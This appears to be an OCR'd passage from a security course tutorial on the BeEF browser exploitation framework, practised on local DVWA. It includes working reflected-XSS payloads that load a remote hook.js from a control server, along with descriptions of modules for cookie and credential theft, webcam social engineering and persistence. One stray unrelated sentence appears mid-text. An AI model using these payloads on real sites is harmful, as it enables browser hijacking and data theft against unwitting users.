If we click, we get a teaser at some of what we'll explore in the next few lessons. So for now, as long as you're seeing what I'm seeing, go ahead and complete the lesson and I'll see you in the next one. Otherwise, if you have any issues getting to this point, please let us know via support, Cybr's forums, or Cybr's Discord server, and we'll be glad to help.

Thanks, and see you in the next lesson.

BeEF Walkthrough

Alright, so we know what BeEF is at a high level, we've installed it in a container, we have it up & running, and we've logged in.

In this lesson, we're going to walk through functionality that BeEF provides so that we understand what it can do, before we put what we've learned into practice and simulate attacks.

If you're not already there, go back to the Getting Started tab. Note that the official website is https://beefproject.com/, which is a good resource if you'd like to be able to reference information that I'm sharing in this lesson, or if you want to explore further documentation.


As I've mentioned, BeEF uses the term 'hooked' and we see that here with 'Hooked Browsers', which is referring to browsers that visited vulnerable apps that are communicating with BeEF, and as a result of that communication, we've now hooked the browser with BeEF, and we can send commands from our BeEF server to that user's browser.

You can envision the browser being a puppet, and the person controlling the BeEF server as being the puppet master, and they can pull strings however they want.

Another metaphor used to illustrate this concept is to think of the hooked browser as a beachhead, where you can now launch attacks through command modules.

Let's take a look at what all this means by clicking on our own hooked browser on the left. If we go over to the "Current Browser" tab, we see multiple sub-tabs:

- Details
- Logs
- Commands
- Proxy
- XSSRays
- Network



Details

In the details tab, we get all kinds of information about the victim's browser and system. We can see whether that browser has activex, flash, quicktime, silverlight, etc...installed. The browser engine, language, name, platform, etc...

We also see browser cookies, window origin, battery level if relevant, CPU architecture, cores, GPU information, memory information...heck, even screen information.

In some cases, you can also get city and country location.


These details can help us in starting our information gathering about this particular target, and is a really good start. But, as we'll see in just a second, there's more information that we can gather using command modules.

Logs

Under logs, we'll see logs related to this hooked browser.

Commands

The Commands tab is where things start to get even more interesting. Remember those command modules I was telling you about? This is where we can issue commands to this target browser.



There are *a lot* of modules we get to pick from out of the box, but you'll notice that there are circles with different colors. Let's go back to the Getting Started tab real quick.

In this tab, they describe what the color code means:

- Green means the command module works against the target and should be invisible to the user
- Orange means the command module works against the target, but may be visible to the user
- White/grey means the module is not yet verified against the target, so it may not work
- Red means the module does not work against the target

Going back to the Commands tab under Current Browser, most of these modules use JavaScript code that gets executed against the hooked browser when you run that command. This means that command modules can do whatever JavaScript is capable of doing, such as:

- Gather additional information about the browser
- Manipulate the DOM
- Exploit vulnerabilities within the local network

There are a bunch of command modules installed by default, which we won't have time to explore in great detail, but we will take a look at a few of these soon.

For now, just note that you can do things like:

- Detect whether the user has LastPass, which is a password manager
- Retrieve a list of visited URLs
- Play sounds in the hooked browser
- Turn on the user's webcam
- ..and that's just some of the examples!

Again, we'll explore this in a little bit more detail in another lesson. For now, let's keep walking through BeEF.

Proxy

The next tab is the Proxy tab, which also pulls up sub-tabs of its own:

- History
- Forge Request
- Help

If we look at the Help tab, we'll get more information. This feature allows you to use the hooked browser as a proxy - meaning that you can initiate requests as the user.

We can do that by right clicking the hooked browser in the left, and clicking on "Use as Proxy."

Once you do that, the proxy runs on localhost through port 6789 by default, which is one of the ports we had opened when we started the container powering BeEF.

Then, each request is recorded in the History panel of the Proxy tab.

Instead, if you'd like to manually forge HTTP requests, you can do that using the Forge Request tab.

For example, we could forge this request:

```
GET /demos/basic.html HTTP/1.1
Host: localhost:3000
```

And then see it in the history tab.

XssRays

Next we have the XssRays tab, which is an XSS scanner. It parses all the links and forms of a page where it has been loaded, and it checks for XSS on GET, POST parameters, and the URL path by creating hidden iFrames.

At a high level, the way that it works is similar to other tools we've looked at, where an XSS payload gets injected, and once injected, it tries to contact the BeEF server. If the JavaScript code successfully executed, the BeEF server will see that, and confirm the XSS.

Boundary is designed to grant access to critical systems using the principle of least privilege, solving challenges organizations encounter when users need to securely access applications and machines.


From this screen, we can configure the scan settings by setting a `Clean Timeout`, which is the amount of time before the injected iFrames are removed from the DOM. We can also check or uncheck whether we want the tool to check cross-domain resources for XSS, which are going to be resources served from other domains, such as stylesheets, videos, iframes, images, etc...

I'll uncheck that, and then click on start scan.

If something is found, it will be displayed in the Logs tab. But in this case, we don't really have an application running, so we won't find anything right now.

Network

Next, we have the Network tab. The network tab displays a map containing network information. This can be helpful in mapping out a hooked browser's local area network.



Source: BeEF documentation

One way we can do that is by going over to the Hosts sub-tab, and then right clicking the hooked host.

We'll see options to:

- Discover web servers
- Fingerprint HTTP
- CORS scan
- Flash Cross-Origin scan
- Port Scan
- Remove the host


You can also right click in the empty panel to get additional options:

- Get internal IP address
- Discover proxies
- Discover routers

And the sub options change for the other options we saw earlier.

We can keep checking the map for any changes, but right now we are in a very isolated environment so I'm not surprised that we didn't find anything new.

If anything were found, we'd see them listed under the Service sub-tab.



Source: BeEF documentation

But again, this is pretty scary if you ask me...you can do some serious information gathering from simply exploiting one user's browser via a successful XSS attack.

The last thing I'll mention before we move on to the next lesson and perform some actual attacks using everything we've learned, is that the Zombies tab will list out all of our hooked browsers, and it will include information such as the IP, domain, port, browser, version, OS and version, as well as First Seen and Last Seen information. So this can become very useful if you have a larger number of Zombies that you want to keep track of.

Feel free to spend some time playing around in this framework, and once you're ready, let's move on to the next lesson!


BeEF Hook

When we start BeEF, it generates a hook URL for us. We can see that in the terminal window, but we have a few other ways of figuring it out. For one, it's going to be the same IP/url that you used to login to your portal, and then just add `/hook.js` at the end.

I could also run:

```
sudo ifconfig
```

and look for our docker inet, and that IP address with the right port should work.



In our case, what we're left with is either:

```
127.0.0.1:3001/hook.js
```

Or

```
172.17.0.1:3001/hook.js
```

Either one should work, and we can check by pulling it up in our browser.

Now, as we know, the trick is to get this hook injected in a vulnerable application in order to hook user browsers and then control them from BeEF.


So let's go back to our DVWA.

We already know how to exploit these vulnerabilities since we've done some prior recon, so now it's just a matter of generating and delivering our payload. Just to make it easy, let's use the reflected XSS.

```
<svg/onload=body.appendChild(document.createElement`script`).
src='http://172.17.0.1:3001/hook.js' hidden/>
```

```
http://localhost/vulnerabilities/xss_r/?name=%3Csvg%2Fonload%3Dbody.
appendChild%28document.createElement%60script%60%29.src%3D%27http%3A%2F%2F172.17.
0.1%3A3000%2Fhook.js%27+hidden%2F%3E#
```

Now we can see requests being sent to our control server, which is essentially pinging back letting BeEF know that it's still connected.



We have successfully hooked our first browser through a 3rd party application! You may now complete this lesson and move on to the next where we will take this a step further and exploit our target!

BeEF Target Exploitation

In the prior lesson, we successfully hooked an unsuspecting visitor of the DVWA application. In this lesson, let's take it a step further and use BeEF modules to exploit our target.

For this lesson, I'd recommend opening up a different browser, like Chrome if you've been using Firefox, or at the very least just a new window, so that we can keep track of the BeEF control panel and our victim's browser to see what it does!

Select your hooked browser, then go to the Commands subtab, and let's get started with a fun, simple command.

If you don't have a hooked browser at this moment, you can use this payload:


```
http://localhost/vulnerabilities/xss_r/?name=%3Csvg/onload=body.
appendChild(document.createElement`script`).src=%27http://172.17.0.1:3001/hook.
js%27%20hidden/%3E
```

If you don't still have the BeEF Control Panel running, you can use this command:

```
docker run -p 3001:3001 -p 6789:6789 -p 61985:61985 -p 61986:61986 --name beef
beef
```

Browser Modules

Let's rewrite links on the page! Go to the `Link Rewrite` command, type in whatever link you want the user to go to, and execute the command.



It will tell you how many link href attributes were rewritten, and then you can go over to your Chrome window, inspect the links, and you'll see that it modified the links to whatever you set them to (I did: `http://test.com`)!

We could do the same thing but with click events in order to try and hide the URL rewrite.

We can rewrite links to use HTTP instead of HTTPS.

We can even update telephone numbers, if there are any on the page.

We can, of course, `Get Cookie` information, steal saved credentials for the hooked domain with `Get Autocomplete Credentials`, retrieve the name, type, and value of all input fields on the page with `Get Form Values`, and more.

All of the ones we've mentioned so far have a green circle, which means that the command can be executed without most users noticing. Then, the orange circles tell us that those commands will be shown to the user, giving them a hint that something is wrong...For example:

- Clear console of any information (the F12 console)
- Create an alert or prompt dialog
- Redirect the browser
- `Replace Component (Deface)` ➜ overwrites a particular component of the hooked page
- Etc...

Keep in mind though that sometimes it will show you commands that it thinks will work, but they don't end up working even if they're not labeled with red circles. There could be a few reasons for this — like maybe you're not using the command properly, or it's because the command doesn't work with your specific browser and version...it can be a number of things.

We can usually check the console to see if there are any error messages, that will give us a hint as to why something failed.

Outside of the `Hooked Domain` folder, we have other `Browser` commands we can run, like:

- Detect LastPass
- Detect QuickTime
- Fingerprint browser
- Get visited domains
- and others


In fact, there are two webcam modules. One to try and convince the user to enable their webcam by using a social engineering technique, and the other to check whether this attack will work or not.

Because browsers don't just let you turn on someone's webcam without permission, BeEF lets you customize a dialog window that pops up in the user's browser asking them to enable Adobe Flash in order for the website to display properly. Except if they click on it, it will try to turn on their webcam and take pictures.

You can even customize the number of pictures to take and the interval between pictures.

Before executing the module, we can use the `Webcam Permission Check` module to see if the Webcam module will work right, and in our case it says that the `Swfobject was not able to add the swf file to the page. This could mean there was no flash plugin installed.` So we might not get the results we'd hope for as an attacker, but let's run the `Webcam` module anyway to see what happens.

It looks a bit wonky, so this module should probably have at least an orange circle since obviously it's visible to the user, and maybe even a red circle since it won't currently work, but still interesting to know that it's a possibility with BeEF!



In fact, there's a different module called `Webcam HTML5` that might work better for us in this case. They do mention that this module only works on Chrome, but it probably won't work on this anyway because my VM does not have access to my webcam, so there won't be anything to turn on.

```
[Webcam HTML5] Error: getUserMedia call failed
```

Chrome Extensions

If we close out the `Browser folder`, we can take a look at `Chrome Extensions` which includes:

- Get All Cookies
- Grab Google Contacts ➔ attempts to grab the contacts of the currently logged in Google account

- Inject BeEF ➜ attempts to inject beef on all the available tabs instead of just the current window in order to persist connections
- Screenshot
- Execute On Tab ➜ to open a new tab and execute JS code in it, if you're in a Chrome extension
- Send GVoice SMS ➜ to send a text message through the victim's Google Voice account if they're logged in

Debug

We can use the `Debug` folder to find command modules that allow us to test things out.

Exploits

There's a `exploits` folder with 109 modules included by default, and they vary all the way from webserver exploits to router and switches exploits.

For example, if we click on the `Apache Cookie Disclosure` exploit, and we read the description, we'll see that this exploits a specific vulnerability for Apache HTTP Server 2.2.0 through 2.2.21, that lets BeEF read the victim's cookies, even if those cookies were issued with the HTTPOnly Attribute, which is an attribute we've seen before and we'll talk about in more depth in the defense section of the course, but it's a defensive measure used to prevent client-side scripts from accessing and reading those cookies — so meant, in part, to defend against XSS attacks. But, if a website is running this vulnerable apache version, this module can exploit that vulnerability and access those cookies anyway.

There are `Jenkins` exploits, `Shell Shock` exploits, camera-specific exploits that attempt to change the admin password of those devices. Same thing for routers — some exploits leverage weakness in security to modify admin passwords, run commands on the routers themselves, and more.

This list of exploits is really quite extensive, and while a lot of these won't necessarily be relevant to our lab environment here, I definitely recommend spending some time reading through some of the descriptions to see what's available and possible with these modules!

If you're not familiar with what they mean — like if you're not familiar with Shell Shock or Jenkins, as examples, I'd definitely recommend spending a little bit of time reading up on those tools and vulnerabilities.

Host

Then we have `Host` which has command modules for doing things like: detecting whether the host has antivirus software, detecting their geolocation, get IP and network information, etc...

IPEC

The `IPEC` folder includes `Inter-Protocol Exploitations` which are a class of security vulnerabilities that take advantage of interactions between two communication protocols.

For example, we can use the `Bindshell (Windows)` command to make the hooked browser send commands to a listening Windows shell bound on the target specified in the `Target Address` setting.

So if we've hooked a target in a corporate network, we could try to run commands like this in that network, or we can also try to make outbound connections.

There are a number of other modules in here that use different techniques to try and send commands or information either outside of the target's network, or even within it.

Metasploit

There's a `Metasploit` folder and command module that can be used with a metasploit listener in order to try and generate shells.

If you're not familiar with metasploit, definitely check it out! This module needs to be enabled to work properly by changing the configuration settings in that `config.yml` file that we modified before building the container image.

Miscellaneous

The `Miscellaneous` folder contains other interesting modules — definitely check those out!

Network

Next, we have the `Network` modules. This list of modules includes `Cross-Origin Scanners` which look for any webserver that allows resources to be loaded from other domains, since that can be an entry point for other attacks.

It also includes `DNS Enumeration`, `Detect Social Networks` in case the user is logged in to Facebook, GMail, or Twitter.

As well as other network-related modules.

Persistence

There are also modules to enable persistence so that we don't lose access to our hooked browser, even if they navigate away from the vulnerable page, including a `Man-In-The-Browser` module, `JSONP Service Worker` which is for callback parameters in a JSONP endpoint, something we saw in one of the case studies earlier in the course.

There are other, more pervasive modules to attempt persistence as well.

PhoneGap

There's a PhoneGap module which is for mobile apps created as websites, which we can use to try and gather information about the device, read/create/update/delete entries in the device's keychain, and more.

Social Engineering

There are a number of different Social Engineering modules as well. We've already seen an example earlier, but this folder is dedicated to those kinds of modules.

Conclusion

As you can see, there are *a lot* of different modules bundled by default with BeEF. Some of them have to be enabled in the config file that we modified at the beginning of the BeEF section, and won't work until we do that — Metasploit being one of those. Others require further configuration within the BeEF control panel, or for certain technical details — like the browser, versions, etc — to line up in order for them to work.

So while BeEF isn't quite as simple as just turning it on and clicking buttons, it definitely makes it a whole lot easier, *and* it serves the purpose of demonstrating how powerful a very simple Cross-Site Scripting payload can be.

If you're doing pentests for a client, this can be a highly effective way of outlining the dangers of not taking this threat seriously!


Spend as much time as you'd like playing around with the various BeEF modules, and then once you're ready, go ahead and complete this lesson!

Attacking a Web Application (OWASP Juice Shop)

Information Gathering

Now that we've learned *a lot* about Cross-Site Scripting, and we've performed a number of different attacks, it's time to apply what we've been learning towards an application apart from the DVWA.

So in this section, we're going to pretend like we were hired by an organization to perform a pentest against their web app, which is called the OWASP Juice Shop.



The Juice Shop has a number of vulnerabilities, but our client's contract dictates that we're only supposed to look for XSS vulnerabilities that can be successfully exploited.

